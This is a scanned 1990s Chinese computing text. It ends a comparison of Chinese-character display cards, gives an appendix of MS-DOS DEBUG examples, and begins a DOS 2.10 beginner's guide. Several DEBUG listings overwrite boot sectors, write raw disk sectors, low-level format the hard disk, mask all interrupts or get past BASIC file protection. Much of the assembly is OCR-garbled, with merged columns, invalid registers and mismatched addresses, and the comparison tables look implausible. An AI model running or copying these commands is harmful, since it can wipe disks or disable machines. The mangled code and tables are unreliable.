指检查汉卡适用的计算机环境,包括相容的软件环境,对内存环境的要求,支持外设的能力等项内容。

1. 计算机环境:检查产品对各档微机的适用性,对各种类型显示卡的适用性以及与其它汉卡的相容性。

2. 相容的软件环境:包括对各种常用的语言软件、工具软件、编辑软件、数据库软件、电子表格软件和其它类型软件的相容性,这主要用于检查汉卡对用户现有资源的保护程度,这里的各类常用软件也包括国内某些较流行的软件系统,这里声明,相容性包括在汉卡支持的环境下和汉卡环境不工作,只是微机上插卡两种情况,详细情况请用户找厂家了解。

3. 内存环境要求:检查汉卡对内存环境的要求以及使用内存的情况,包括内存容量、使用方式、是否为可选,是否在用完完后完全释放等内容。

4. 支持外设:检查汉卡对目前国内打印机所能支持的种类,以及是否支持高级语言、应用程序的打印。

(三)文档

检查文档的要求,包括告诉使用者如何建立系统和使用系统,查看文档中是否有能直观告诉的操作步骤,能补充文字说明不足的图表,文档应提供各种手册、使用许可证、保证书以及一些辅助资料,同时查看文档资料与产品提供的功能是否一致,广告资料提供程序也是我们这次检查的一个重要内容。

(四)使用便利性

包括用户在安装使用产品过程中的方便程度和用户深层次开发所能得到的帮助。

(五)服务支援

包括支持策略和技术支持两部分,支持策略检查保修期限、现场服务、特殊要求满足等内容;技术支持检查售前、售后服务,培训,就近购买,就近支持,响应时间等项内容。

二、测试的设备配置

在这次测试中我们使用的测试环境为 IBM386 兼容机,主频 40 兆赫,系统内存 4 兆字节,外存 120 兆字节,操作系统为 MS-DOS5.0 版,打印机为 EPSON LQ-1600(带有打印字库),显示器分辨率为 1024×768VGA 型。在兼容性测试中使用的为 AST386/20 微机,COMPAQ Deskpro33/M 微机,长城 386/20、联想 386/40 微机,显示器均为 VGA 型,在长城 386/20 微机上也测试了 EGA 型显示器,软件操作系统除 DOS5.0 外,还运行了 DOS3.0,另外对比较流行的应用软件也进行了测试,对于测试内容的检查包括有数字,文字说明,打勾等表达式,对于各产品的特点还将在各产品测试报告结果中详细说明,这里要说明的是,由于经验不足,加之有些测试环境还不完善,造成了某些内容在这次无法如实检查(详见后面的说明)。

三、参加这次评测活动的厂家和汉卡产品见下表(按产品笔画顺序排列)

单位名称	产品名称和版本号	厂家电话	邮编
巨人电脑集团公司	M-6405 巨人汉卡	(01)8499541 8498888-20438	100873
北大新技术公司	方正-Super II 型	(01)8422028 (01)8422029	100081
五码电脑总公司	王码-480	(01)8498736 (01)8498737	100873
炎黄电脑公司	巨星多功能办公系统	(01)2571210 (01)2572783	100080
北京立地电脑公司	倚天光电汉字系统	(01)8418878	100044
北京晓军电脑公司	晓军 2.13K-I 型	(01)2560673 (01)2560674	100080
福建奥神电脑有限公司	奥神 AS-CVGA I 型	(0591)526300- 7719-7717	350004
联想计算机集团	联想 7 型(ASC)汉卡 联想 9 型(SC:VGA)汉卡	(01)2555533-461 2560375	100080

其中巨人汉卡等为综合性汉卡,而奥神 AS-CVGA I 型卡为单纯提供汉字环境的汉卡,它可代替显示卡(联想九型也可代替显示卡)。

四、测试结果及说明

下面以列表的方式给出所测汉卡的功能和其他指标,表分四张,一张是有关字库的,一张是有关输入法的,一张是有关显示变化和打印变化的,一张是综合内容测试,这次评测汉卡涉及的内容较多、较杂,我们试图用四个表将不同的内容分类归档,以便一目了然。

表中的数据是实时测得的真实数据,测试的环境条件一般在表的附注中给出,比如在测试显示速度和打印速度时,测试平台定为 386/40MHz 兼容机,内存 4M, VGA 显示器,西文显示状态下,中断调用 101H,功能 0E;显示内容为 ASCII 字符 21H-7E1H,循环显示 80×25 个字符,从显示第一个字符到显示最后一个字符计算时间,在西文显示状态下,中断调用同上,显示内容则是国际区位字,从 1601 号开始,逐字至 40×25 个汉字,测量其所用时间,测试打印速度时用的是不带汉字库的 TH-3070 打印机,其打印和所测单的规定也与测量显示速度时类似。

表中有些项目是反映某种功能的有无,凡是有某项功能的,我们都在该项打勾;凡是无某项功能或情况不清,我们都让该项空白,有否的根据一是靠我们现场的检验,一是靠厂家提供的文档资料,有些我们也还作过电话了解。

表中还有一些是定性的评价项,我们把它们分为“好”、“较好”、“一般”三档,根据评测纲要的规定和我们已了解到的情况,在下面五项中,这三档是这样划分和掌握的:

1. 人机界面:我们认为人机界面的友善性主要体现在直观、易用和反应速度快三个方面,凡菜单提示清楚、明白的为直观性好;凡有良好、完备的求助信息,又可以使用鼠标操作的为易用性好;在使用中感觉不到明显时间滞后的为反应速度快,上面三项内容中有两项以上为好的,在人机界面项里我们总评为“好”,只有一项好的,或三项都尚可的,我们总评为“较好”,三项中一项都不突出的,评为“一般”。

2. 支持外设能力:只支持点阵式打印机评为“一般”,除点阵式外还支持喷墨(或激光)打印机的评为“较好”,除支持上述打印机外,还支持彩打或绘图仪的评为“好”。

3. 文档:提供的文档资料齐全,里面有较好的文字附图,并印刷清楚美观的评为“好”,文档资料较齐,里面有文字附图,印刷质量一般的评为“较好”,只提供了一份资料(使用手册),或是资料中没有直观易懂的附图,或是印刷质量较差的评为“一般”。

4. 使用便利性:这里主要包括汉卡装卸方便、人机界面一项中已评为“好”,操作又很简便容易学的,评为“好”,以上三方面内容中有一个不太好的评为“较好”,有两个以上不太好的评为“一般”。

5. 服务支援:主要分售前服务、售后服务、技术培训等内容,售前能满足用户的特殊要求(已建立了较全的销售网络,用户可就近购买的)可称为售前服务好,售后能有较长保修期(半年以上),出了问题,可对用户的维修要求迅速作出响应(一般 3 天之内的),称为售后服务好,能为用户提供培训,使用户能迅速用好汉卡的称为培训好,上面三个内容都好的,在服务支持项里评为“好”,上面三个内容里只有 1~2 个好的,评为“较好”,上面三个内容里都一般的,评为“一般”。

综合内容

测试项目	M-6405	方正 SUPER V	王码 480	炎黄 一巨星	倚天 光电	晓军 2.13K-I	联想 七型	联想 九型	奥神 CVGA
人机界面	好	较好	较好	较好	较好	好	较好	较好	较好
提供随机帮助	✓	✓	✓	✓	✓	✓	✓	✓	✓
提供文件管理	✓	✓	✓	✓	✓	✓	✓	✓	✓
窗口功能	✓	✓	✓	✓	✓	✓	✓	✓	✓
提供 API	✓	✓	✓	✓	✓	✓	✓	✓	✓
提供字处理	✓	✓	✓	✓	✓	✓	✓	✓	✓
提供图文编辑	✓	✓	✓	✓	✓	✓	✓	✓	✓
提供电子表功能	✓	✓	✓	✓	✓	✓	✓	✓	✓
数据库与报表	✓	✓	✓	✓	✓	✓	✓	✓	✓
支持外设能力	较好	好	较好	较好	较好	好	较好	较好	较好
文档提供	较好	较好	好	较好	较好	较好	好	较好	一般
使用方便性	好	较好	较好	较好	较好	好	较好	较好	好
代替显示卡	✓	✓	✓	✓	✓	✓	✓	✓	✓
价格(元)	3350	2980	2800	2900	2200	3200	2600	3200	1700
服务支援	较好	好	较好	较好	较好	好	较好	较好	较好
支持鼠标	✓	✓	✓	✓	✓	✓	✓	✓	✓

字库

测试项目	M-6405	方正 SUPER V	王码 480	炎黄 一巨星	倚天 光电	晓军 2.13K-I	联想 七型	联想 九型	奥神 CVGA
点阵字库	✓	✓	✓	✓	✓	✓	✓	✓	✓
矢量字库	✓	✓	✓	✓	✓	✓	✓	✓	✓
曲线字库	✓	✓	✓	✓	✓	✓	✓	✓	✓
繁体字库	✓	✓	✓	✓	✓	✓	✓	✓	✓
扩展字库	✓	✓	✓	✓	✓	✓	✓	✓	✓
简体 4 种(宋仿黑楷)	✓	✓	✓	✓	✓	✓	✓	✓	✓
繁体 1 种(宋仿黑楷)	✓	✓	✓	✓	✓	✓	✓	✓	✓
其它字体数				4					
造字功能	✓	✓	✓	✓	✓	✓	✓	✓	✓
图标	✓	✓	✓	✓	✓	✓	✓	✓	✓
修改字库	✓	✓	✓	✓	✓	✓	✓	✓	✓
显示字库	✓	✓	✓	✓	✓	✓	✓	✓	✓
复制字库	✓	✓	✓	✓	✓	✓	✓	✓	✓
点阵向位转化	✓	✓	✓	✓	✓	✓	✓	✓	✓

测试项目	M-6405	方正 SUPER W	王码 480	炎黄一巨星	倚天 光电	晓军 2.1 3K-1	联想 七型	联想 九型	奥神 CVGA
形码数量	1	3	3	注	2	2	4	4	2
音码数量	2	3	2		4	2	2	2	1
其它数量	2	3	2		1	2	4	4	1
基于字	√	√	√		√	√	√	√	√
基于词	√	√	√		√	√	√	√	√
基于句	√	√	√		√	√	√	√	√
自定义	√	√	√		√	√	√	√	√
自排序			√	√	√	√	√	√	√
联想	√	√	√	√	√	√	√	√	√
造句	√	√	√	√	√	√	√	√	√
字典	√	√	√	√	√	√	√	√	√
特殊符号输入	√	√	√	√	√	√	√	√	√

注:炎黄一巨星多功能办公系统不提供自己的汉字环境,而是链接至其它汉字环境下,所以汉字本身不提供输入法,支持所有用户使用的汉字输入法,用户用任何输入法输入汉字均可被汉字接受。

测试项目	M-6405	方正 SUPER W	王码 480	炎黄一巨星	倚天 光电	晓军 2.1 3K-1	联想 七型	联想 九型	奥神 CVGA
字体数量	8	8	8	12	4	8	4	4	4
字符颜色变化	16	16	16	8	8	16	8	8	256
直接写屏	√	√	√	√	√	√	√	√	√
制表符判别	√	√	√	√	√	√	√	√	√
半汉字显示	√	√	√	√	√	√	√	√	√
简繁同显	√	√	√	√	√	√	√	√	√
字体数量	8	8	8	12	4	8	4	4	4
修饰变化	√	√	√	√	√	√	√	√	√
旋转变化	√	√	√	√	√	√	√	√	√
横直混排	√	√	√	√	√	√	√	√	√
屏幕拷贝	√	√	√	√	√	√	√	√	√
对齐方式	√	√	√	√	√	√	√	√	√
简繁共存	√	√	√	√	√	√	√	√	√
长扁变化	√	√	√	√	√	√	√	√	√
(一行内)大小变化	√	√	√	√	√	√	√	√	√
聚则	√	√	√	√	√	√	√	√	√
分栏	√	√	√	√	√	√	√	√	√
图文混合	√	√	√	√	√	√	√	√	√
折页	√	√	√	√	√	√	√	√	√
表格保护	√	√	√	√	√	√	√	√	√
公文处理	√	√	√	√	√	√	√	√	√

附录十一

DEBUG 应用实例

江西拖拉机厂动力机厂 黄煊如

内容提要:DEBUG是DOS系统中重要的文件之一,也是目前应用最广泛的调试程序。本文结合一般微机用户对经常遇到的问题,将DEBUG中19个命令归类介绍,并列举了十八个实例,能使初学者在短时间内熟悉和掌握。

关键字:宏汇编、寄存器、绝对寻址、跟踪调试、输入输出、检索

DEBUG提供了一个可控制的检测环境,使用户能监视和控制程序的执行,直接对可执行文件进行修改和补充,而不必重新汇编源程序,允许装入、修改或显示任何文件和执行目标文件,在DOS状态下,为启动DEBUG可执行格式:

[驱动器][路径]DEBUG [驱动器][路径][文件名][扩展名][参数1][参数2]

进入DEBUG后,寄存器的值初始化如下:段寄存器CS、DS、ES、SS设置在空闲内存的底部;指令寄存器IP置100H;SP设置在该段末尾或装入程序暂存部分的底部中位置较低的部分,其余寄存器BP、SI、DI、AX、BX、CX、DX置零,如果用DEBUG打开某一文件,则BX和CX含该文件总字节数,BX为高位,CX为低位;标志寄存器设置为:NV UP EI OL NZ NA PO NC;在代码段中,缺省的驱动器传输地址DFA为CS:80H,如果由DEBUG装入EXE文件,则DEBUG将重新定位,并将段寄存器、堆栈指针和指令指针设置成文件中规定的值,DS和ES将程序段前指向最低可利用的段上,BX和CX指出文件的大小,如果由DEBUG装入HEX文件,则指令指针应16进制格式,将其立即转换成可执行文件。

DEBUG共有19个命令,为便于用户学习和掌握,按其功能和操作归纳为以下几类,结合实例介绍如下:

一、编写和修改汇编程序

A(汇编)格式:A[地址]

功能:将汇编语句直接写入内存,不需编译和链接。

N(命名)格式:N[驱动器][路径]文件名[扩展名][参数]

功能:将文件FCB格式化到CS:5C和6C中,供L、W使用,R(寄存器)格式:R[寄存器名]

功能:显示修改寄存器内容,显示当前寄存器和下一条将执行的指令【示例】

将文件属性改为隐含(A、R、N、W、Q命令)

利用DEBUG编写一个小型文件,将文件属性改为隐含,可排除DOS的DIR命令的

查找。

```
C>DEBUG
-A 100
0100 MOV CL,3
0102 MOV CH,0
0104 MOV BL,[80]
0108 MOV BH,0
010A MOV BYTE PTR[RX+8],0
010F MOV DX,82
0112 MOV AX,4301
0115 INT 21
0117 JB 11B
0119 INT 20
```

【示例二】修改DISKCOPY命令(A、R、W、Q命令)

DISKCOPY命令是DOS的一条外部命令,其功能是把硬盘驱动器中软盘的内容拷贝到目标驱动器中软盘上,也即所谓的整盘拷贝,该命令的缺点是仅仅适用于拷贝单盘(或多盘)单份的情况,而拷贝单盘(或多盘)多份时就不太方便,例如需要将某一软盘复制或十张相同的盘,利用该命令的原功能,必须读十次盘写十次盘,这不仅浪费了时间,而且也加剧了驱动器内磁头的磨损。由于在第一次读盘时,原盘的内容已经读入内存,如果能在拷贝完成后自行选择是否再读盘或直接将内存中的内容再写盘,就能适应于拷贝单盘(或多盘)单份的情况,又适用于拷贝单盘(或多盘)多份的情况,具体修改方法:

```
C>DEBUG DISKCOPY.COM(以VER 2.1为例)
-RCX
CX 0A10 (查原文件字节数)
OB22 CMP AL,4E (是否为N?)
OB24 JZ OB34
- A0240
OB26 JMP OB18
0240 JMP OB11 (转新加的程序)
0243 NOP
0244 NOP
0245 NOP
- A0B11
OB11 MOV DX,0B40
OB14 MOV AH,09
OB16 INT 21 (显示是否读盘提示)
OB18 MOV AH,07
OB1A INT 21 (键盘输入)
OB1C AND AL,5F(转为大写字母)
- Q
```

经过以上修改后的DISKCOPY命令,当拷贝软盘工作完成后,出现提示:

```
Copy another (Y/N)?
如键入N就退到DOS提示符下,如键入Y则出现是否读盘的选择:
Read another diskette (Y/N)?
如键入N就不再读盘,而直接将内存中信息写入当前驱动器的软盘上,如键入Y就重新读盘,实际上执行原程序的读写命令。

```

【示例三】备份和修复硬盘主引导扇区(A、R、N、W、Q命令)

硬盘自举失败或被病毒侵蚀往往是硬盘主引导扇区被破坏,因此为硬盘主引导扇区备份或从事同类型的硬盘获取主引导扇区来修复硬盘是很有必要的。由于硬盘主引导扇区不属于DOS管辖范围,DEBUG和DOS功能调用无法直接对其读写,通常用BIOS的INT13H进行硬盘绝对读写,一般可利用DEBUG直接编写小程序来解决这一问题。

备份硬盘主引导扇区程序: 恢复硬盘主引导扇区程序:

```
C>DEBUG
-A 100
0100 MOV AX,201
0103 MOV BX,200
0106 MOV CX,1
0109 MOV DX,80
010C INT 13
010E MOV AL,0
0110 MOV BX,200
0113 MOV CX,1
0116 MOV DX,2CE
0119 INT 26
011B INT 20
011D
- RCX
CX 0000
;ID
- NA,RBOOT.COM
-W
-Q
```

【示例四】压缩汉字库节省内存(R、W、Q命令)

对于内存较小的微机来说需要缩小汉字库才能运行诸如FOXBASE等较大的软件,所谓压缩是指将汉字库中不常用的汉字部分去掉,对于常用的16点阵汉字库来说,每个汉字或字符占32字节,每区94个字,8-15共8个区为空,一般可使用L=(终止区号-8)×94×32来计算汉字库长度,然后转换成16进制,一级字库占55区,二级字库占32区,且常用字均在一级字库中。

```
C>DEBUG CCLIB
-R BX
-R CX
CX,XXXX
;输入L的高位
-W
;输入L的低四位
-Q
```

二、读写磁盘绝对扇区

L(装入)格式:L[地址][驱动器 起始扇区 扇区数]

功能:用于装入文件或磁盘扇区。

W (写入) 格式: W [地址] [驱动器 起始扇区 扇区数]

功能: 用于写入文件或磁盘扇区。

【示例五】检查和清除软盘“小球”病毒 (L、D、W命令)

首先利用DEBUG判断该盘是否染上“小球”病毒:

C>DEBUG

-L 100 0 0 1 (装入A盘引导扇区)

-D 100 (如第一行有16进制码EB 1C, 并且在引导扇区结束标志55 AA前有16进制码57 13, 则该盘已染上“小球”病毒)

然后再利用DEBUG清除“小球”病毒:

C>DEBUG

-L 100 0 0 1 (装入健康系统盘启动系统, 并查阅02F9H处的值, 假设是N)

-L 100 0 N+1 2 (装入正确的DOS引导扇区)

-W 100 0 0 1 (将有毒的盘插入A驱动器, 用好的引导扇区覆盖染病毒引导区, 然后在PAT表中, 将对应的坏块标记改成可用标记)

【示例六】修复硬盘DOS引导记录 (L、W命令)

利用DEBUG读取、转储、重写DOS分区引导程序, 应注意相应的硬盘类型和DOS版本。

首先启动正常的硬盘, 并在A驱动器中插入一张已格式化的盘, 然后执行:

C>DEBUG

-L 100 2 0 1 (装入硬盘C的引导记录)

-W 100 0 60 1 (写入软盘保存)

如果硬盘出现引导扇区的故障, 可用软盘启动, 在A驱动器中插入引导记录的备份盘, 再利用DEBUG恢复正确的引导记录。

-L 100 0 60 1 (装入软盘引导记录备份)

-W 100 2 0 1 (覆盖硬盘C引导扇区)

值得注意的是, L和W命令读写磁盘时, 扇区数应小于或等于80H扇区, 尤其在写硬盘引导扇区时应特别注意, 否则可能产生意想不到的后果。例如:

-L 100 2 0 100 (注意扇区数已超过80H)

(其他操作)

-W 100 2 0 100 (将使后20H扇区的数据重新从内存开始处安装, 覆盖了开始20H扇区数据, 严重破坏了硬盘主引导扇区、DOS引导扇区等)

三、程序的跟踪调试

T (跟踪) 格式: T [起始地址] [步数]

功能: 用于跟踪执行指令。

G (执行) 格式: G [起始地址] [断点地址] [断点地址...]

功能: 用于执行程序, 直至结束或到达指定断点地址。

P (步进) 格式: P [起始地址] [步数]

功能: 使执行子程序调用、循环指令、中断、重复字符串指令后, 发出P命令, 以便回到下一条指令。

【示例七】利用BIOS执行低格式硬盘 (G、A命令)

当硬盘出现故障时, 有时需要对硬盘进行低格式化, 利用BIOS固化程序来低格式化硬盘是一个简单有效的好方法。由于各种机型的入口地址不同, 以下仅以PC XT及其兼容机为例, 介绍如下:

C>DEBUG

-G=C800, 0005

如果用上述方法不能成功, 也可用INT13H中断的7号子功能来对硬盘低格式化。

C>DEBUG

-A 100

0100 MOV AX, 0703 (7H号子功能, 交错数为3)

0103 MOV CX, 0001 (0道0扇区始)

0106 MOV DX, 0080 (C盘0磁头始)

0109 INT 13

010B INT 3

-G

低格式化完成后, 再使用FDISK对硬盘分区, 然后执行高级格式命令即可。

【示例八】查找键盘扫描码和ASCII码 (A、G命令)

在设计程序时, 往往需要对键入码进行判别和处理, 而各类机型及其配置的键盘不同, 键盘上各键位码值也有所区别。利用DEBUG来查找键盘扫描码和ASCII码, 即方便又迅速, 具体操作如下:

C>DEBUG

-A 100

2E7D, 0100 MOV AH, 0

2E7D, 0102 INT 16

2E7D, 0104

-G=100 104

当按下任一健时, 将显示各寄存器的数值, 其中AH的值表示该键的扫描码, AL的值表示该键的ASCII码。如按下A键, AX=1E41, 表示A键的扫描码为1Eh, ASCII码为41h。

DEBUG动态跟踪命令主要由T、P、G等命令组成, 由于这些命令的功能存在一些缺陷, 同时针对DEBUG的反动态跟踪技术和工具日趋成熟, 使得仅仅利用DEBUG对大多数软件的解密很难实现。因此改进DEBUG调试跟踪功能的各种技术和方法应运而生, 限于篇幅不再详叙。

四、输入输出端口

I (输入) 格式: I [入口地址]

功能: 从指定端口输入并显示一个字节。

O (输出) 格式: O [入口地址] [字节]

功能: 将字节发送到指定端口。

【示例九】从串行口1读入一字节, 并显示其值。(I命令)

C>DEBUG

-I 3F8

【示例十】屏蔽全部中断并封锁键盘。(O命令)

本例将屏蔽字FFH送往8259中断控制器的中断屏蔽寄存器, 将屏蔽所有中断, 包括键盘不再反应, 必须重新启动机器。

C>DEBUG

-021 FF

五、显示内存及源代码

D (转储) 格式: D [地址] 或 [范围]

功能: 用于显示内存中的内容。

U (反汇编) 格式: U [地址] 或 [范围]

功能: 用于反汇编内存中的指令。

【示例十一】清除2.13打印机驱动程序目录指定 (D、E、W、Q命令)

2.13汉字操作系统随着版本号提高, 支持的打印机型号也愈来愈多。但是在首次设置该程序时, 必须在子目录213下进行选择, 否则会在屏幕上出现一些莫名其妙的符号并杀死机。由于用户的硬盘上不一定建立了213子目录, 因此修改原程序清除213子目录的指定是很有必要的, 下面以2.13H版本的打印机驱动程序PRTA.COM为例, 说明修改方法, 首先利用DEBUG软件分析PRTA.COM文件:

C>DEBUG PRTA.COM

-D100 11F

0100 E9 85 0F 5C 32 31 33 5C-50 52 54 41 2E 45 4F 4D L.\213\PRTA.COM
0110 00 00 B4 F2 D3 A1 BB FA-C7 FD B6 AF B3 CC D0 F2 ..打印机驱动程序

通过显示和对该程序的分析, 其对打印机驱动程序的选择指定了213子目录, 因此只要将上面显示的地址中路径改成当前路径即可, 具体修改如下:

-E103 'PRTA.COM', 0

-W

-Q

【示例十二】DEBUG汉化 (U、E、W、Q命令)

西文软件的汉化主要指输入和输出两方面, DEBUG的输入是通过调用DOS中断AH=0AH实现, 本身就可以接收汉字, 不需修改, 汉化的关键是输出汉字。以Ver3.1版本为例, 经分析有两处子程序和此有关:

0406H处 and al, 7将大于7的字符屏蔽掉了; 056D处将英文中不可打印字符用点显示(.), 反汇编原程序如下:

C>DEBUG 0572 CMP AL, 20

-U 056D 0574 JAE 00578

056D LOPSB 0576 MOV AL, 2E

056E CMP AL, 7F 0578 STOSB

570 JAE 0576 0579 LOOP 056D

虽然仅仅需要将0 4 0 6和0 5 6 D处修改成空指令即可, 不同的版本汉化的地址不同, 例如Ver3.3版只需作如下修改: -E 0AFE 90 90 90 90 -W -Q

六、检查修改内存

S (搜索) 格式: S 范围 字符

功能: 用于搜索范围地址中含字符的地址, 找出匹配单元并显示地址。C

(比较) 格式: C 范围 地址

功能: 用于比较内存中两数据块的内容。

E (改写) 格式: E 地址 [字符]

功能: 用指定字符替换从指定地址开始的内容, 或者按顺序方式显示、修改字节。

F (填充) 格式: F 范围 字符

功能: 用指定字符填充指定地址内存中的单元。

M (移动) 格式: M 范围 地址

功能: 用范围指定内存单元内容传送到指定地址开始的单元中。

【示例十三】防止DIR2病毒感染 (R、S、E、W、Q命令)

DIR2是PC系列微型机上流行的新型计算机病毒, 它将感染当前目录中所有长度大于2K的可执行文件, 许多清毒的工具都无法找到或清除它。而DIR命令又是一条最常用的DOS命令, 它的频繁使用给DIR2病毒带来可乘之机, 该病毒传播的条件就是键入的DOS命令是否为DIR。如果把COMMAND.COM文件中的内部命令DIR修改成非DIR (如DRR), 可基本切断DIR2病毒传播的途径, 当然修改后重新启动机器, 应执行DRR命令来代替原来的DIR命令。具体操作如下:

C>DEBUG COMMAND.COM (LVER 3.30为例)

-RCX

CX 62DC

-S100 L62DC 'DIR'

2E7D, 5190 (使用D命令查证, 该地址不是命令字, 而是<DIR>)

2E7D, 5484 (使用D命令查证, 该地址是命令字)

2E7D, 5502 (使用D命令查证, 该地址是CHDIR命令字)

2E7D, 5511 (使用D命令查证, 该地址是MKDIR命令字)

2E7D, 5520 (使用D命令查证, 该地址是RMDIR命令字)

-E5484 'DRR'

-W

-Q

【示例十四】BASIC语言加P参数存盘文件的解密 (E、R、N、W、Q命令)

在使用BASIC语言, 用P参数存盘时, 该文件只能执行而不能列表, 或者说文件已被加密。这是由于BASIC解释程序对源程序译码时, 在工作区内设置了一个“软开关”标志, 它将以是否置位来决定是否响列表的请求。因此可采用这样的破解方法, 先将需要解密的源程序从磁盘中读入内存, 然后再读入一个非P参数存盘的文件, 使“软开关”标志复位, 再进行列表操作。为通用起见, 可利用DEBUG编制一个两字节的短文件, 为加P参数存盘文件解密, 具体步骤如下:

C>BASICA

-E 0100 FF FF LOAD '文件名' (加P参数存盘)

-RCX LOAD 'PPP'

CX 0000 LIST

; 0002

-NPPP.BAS

-W

-Q

【示例十五】WS工作参数的修改 (E、W、Q命令)

中文WorkStar是目前得到广泛使用的字处理软件之一, 其短小精悍、操作方便而很受用户欢迎。WS的工作参数区设置在200H-400H内, 例如偏移地址(下同)0248为每屏显示行数, 0249为每行显示列数, 0284为菜单提示区色彩(0~7F), 028B为编辑文本区色彩(0~7F), 02DC为系统磁道号(1、2、3表示A、B、C盘), 0360为帮助级别(0~3), 0366为目录显示状态(00关闭, FF为显示), 0390为默认编辑方式(00为D, FF为N)等。知道了工作参数在内存中的地址, 很容易利用DEBUG

的E命令修改工作参数,例如将WS设置成每屏显示行数为15行、字符颜色为绿色:

```
>DEBUG WS.COM
-E0248 0F
-E02B8 02 (0,1,...7为黑,蓝,绿,青,红,品,黄,白,8,9,...F为
加强色)
-W
-Q
```

【示例十六】修改2.13系统的CF命令(M、A、R、W、Q命令)

2.13汉字系统的显示方式和颜色的CF.COM文件,该命令要求的参数只能在使

用手册中查阅,尤其对初级用户不记忆,使用不太方便。
格式:CF ab
说明:参数a-显示方式 0-25×40黑白字符 1-25×40彩色字符 2-25×80黑白字

符 3-25×80彩色字符 4-中分辨彩色图形 5-中分辨黑白图形 6-高分辨黑白图

形。参数b-颜色(字符方式为边框,中分辨图形为背景,高分辨图形为前景) 0-黑 1-

蓝 2-绿 3-青 4-红 5-紫 6-棕 7-白 8-灰 9-淡蓝 A-淡绿 B-淡青 C-

淡红 D-淡紫 E-黄 F-亮白。
这么多的信息让使用者记忆困难也没有必要,而把这些说明信息插入程序中作为

提示或出错后的提示,将大量地增加该程序使用的透明度,使用十分方便。

```
>DEBUG CF.COM
-M100 130 107 (将程序后移至107处)
-A100
0100 MOV AL, [0080] (取参数值)
0103 CMP AL, 0
0105 JZ 129
-A129
0129 MOV DX, 155
012C MOV AH, 09 (显示提示信息)
-W
-Q
```

以上修改中的提示信息可根据各自的需要和格式在“补钉”中编写,文件的字节数

可根据最后的地址减去100h后获得,并填入CX寄存器。这样修改后,如果想查阅参数

信息,只需在DOS下键入CF(不带参数)即可,再也不用查使用手册了。

【示例十七】清除2.13H系统标题信息(F、H、W、Q命令)

CCDOS2.13H汉字系统标题用CGA点阵的形式存放在CCCC.COM文件中,地址从

300h开始,分为偶数扫描线820h个点,奇数扫描线820h个点。替换和清除有许多方

法,以下利用DEBUG的F命令也能快速清除其标题信息。
>DEBUG CCCC.COM
-H 820 820 (得到16进制数820+820的值1040)
-F 400 L1040 0 (清除全部标题)
-W
-Q
>DEBUG CCCC.COM
-H 400 410 (得到16进制数400+820/2的值810)
-H 400 C30 (得到16进制数400+820+820/2的值1030)
-F 810 L410 0 (清除二行标题的偶数行)
-F 1030 L410 0 (清除二行标题的奇数行)
-W
-Q

七、计算和退出

H(运算) 格式:H值1值2
功能:计算两个数的和差
【示例十八】计算16进制数的和差(H、Q命令)

在程序设计中,当需要计算地址的累加值时,可直接利用DEBUG的H命令如果需要

计算的数值很多,可结合使用DOS的管道命令。例如:
>COPY CON LSO.TXT
H 值1 值2
H 值3 值4
.....
Q
>TYPE LSO.TXT |DEBUG >LS1.TXT (在LS1.TXT文件中含有全部计算结果)

Q(退出) 格式:Q
功能:退出DEBUG。

江西南昌 黄桂如

附录十二

家用电脑 DOS 使用入门

黄桂如 吴大公 朱荣成

应“软件报”编辑部之约,为刚购买了家用电脑的使用者介绍一下操作系统DOS
的使用方法。编辑组要求以DOS2.0系列版本为蓝本,开始笔者感到十分纳闷,现在国内
广泛使用的是DOS5.0版,低一些的也使用DOS3.30版,高一些的已在使用DOS6.0
版。总之,使用DOS2.0、2.1等版本的似乎越来越少,为什么还要介绍DOS2.0系列
版本的使用方法呢?仔细一想才明白了“软件报”编辑部的良苦用心。现在进入家庭的电
脑绝大多数为CPU的过度型机种286机,虽然也有使用386机,但都是以
inter80286为CPU的过度型机种286机,而这些微型计算机,或因系统资源有限,或因家庭使用
不必追求高配置而不能充分享受高版本DOS的优越性。另一方面,高版本的DOS,
例如DOS3.0以上的版本,在PC机上运行时,读盘速度较DOS2.0系列版本慢,且读盘
噪声大,对软盘驱动器的寿命有影响。再者,在DOS的发展过程中,DOS2.0版具有重
要的意义。现在,大多数DOS支持下的应用软件,只要有DOS2.0以上版本的支持便
可以运行,而且,较低版本的DOS占用常规内存中较高版本少,从而留给用户可使用的内存
空间便相对大一些,这对于资源有限的家用电脑来说是大有好处的。如果从学习使用的
角度来说,学习较简单的DOS2.0版比学习相对复杂的DOS3.3版或DOS5.0版显然
更容易得多,而且学会了DOS2.0的使用,在需要时再学习DOS3.3、DOS5.0版也就
不难了。综上所述,“软件报”编辑部向家用电脑的使用者推荐从DOS2.0系列版本起
步学习DOS操作系统的用法不失为明智之举,但这并不排斥那些拥有386、
486机者从DOS3.30甚至DOS5.0起步来学习DOS的使用。

在DOS2.0系列版本中使用得最多的是PC-DOS2.10,本文拟从8个方面详细介绍
PC-DOS2.10的使用方法,1.DOS使用基础,2.目录和路径操作,3.磁盘维护操
作,4.磁盘文件操作,5.系统服务操作,6.改向和筛选操作,7.系统配置操作,8.批处
理操作。本文最后还将列出DOS功能键和编辑键供大家参考。

一、DOS使用基础

本部份主要介绍使用DOS必备的一些基础知识,例如,什么是DOS,文件的基本
概念,机器启动和DOS引导,DOS命令的一般格式,DOS命令分类等,另外一些与DOS
使用密切相关的知识,只要有可能便尽可能地分解到相关的命令部份介绍。

1.什么是DOS

DOS是英文DISK operating system取其首字母组合而成的一个专用缩写词,译成
中文就是磁盘操作系统,计算机上的操作系统是对计算机的全部软、硬件资源进行统一
调度和管理的系统软件,没有操作系统的计算机称为裸机,裸机什么事也不会作,在计
算机上运行的各种应用软件,要想完成规定的任务必须要有操作系统的支持。DOS是
IBM-PC系列微型计算机(包括086机、286机、386机、486机等)上使用最广泛的操
作系统。DOS的主要部份以文件的形式存储在磁盘中,开机引导时,把其中最常用的部份
读入内存常驻,其余部份在使用时才读入内存,故人们将这种操作系统称之为磁盘操作
系统,但是从严格的意义上说DOS并不是一种完善的操作系统,完善而成的操作系统
应该包括处理机管理、存储管理、设备管理、文件管理、作业控制等五大功能,DOS仅
具备内存管理、输入输出管理和文件管理等功能,而且内存管理、输入输出管理功能与
操作系统应具备的存储管理、设备管理功能也有一定差距。因此,从严格意义上来说
DOS只是一种文件管理系统。然而,这并不妨碍DOS在IBM-PC系列微型机操作系
统中所占有的统治地位。近年来,一种称之为Windows(3.1版)的操作系统向DOS发
起了强有力的挑战,不过,Windows和DOS目前尚无法说谁能代替谁,因此,在相当长
的一段时间内将会是DOS和WINDOWS并存的局面。

DOS在其发展过程中形成了DOS1.0、DOS1.1、DOS2.0、DOS2.10、DOS2.11、
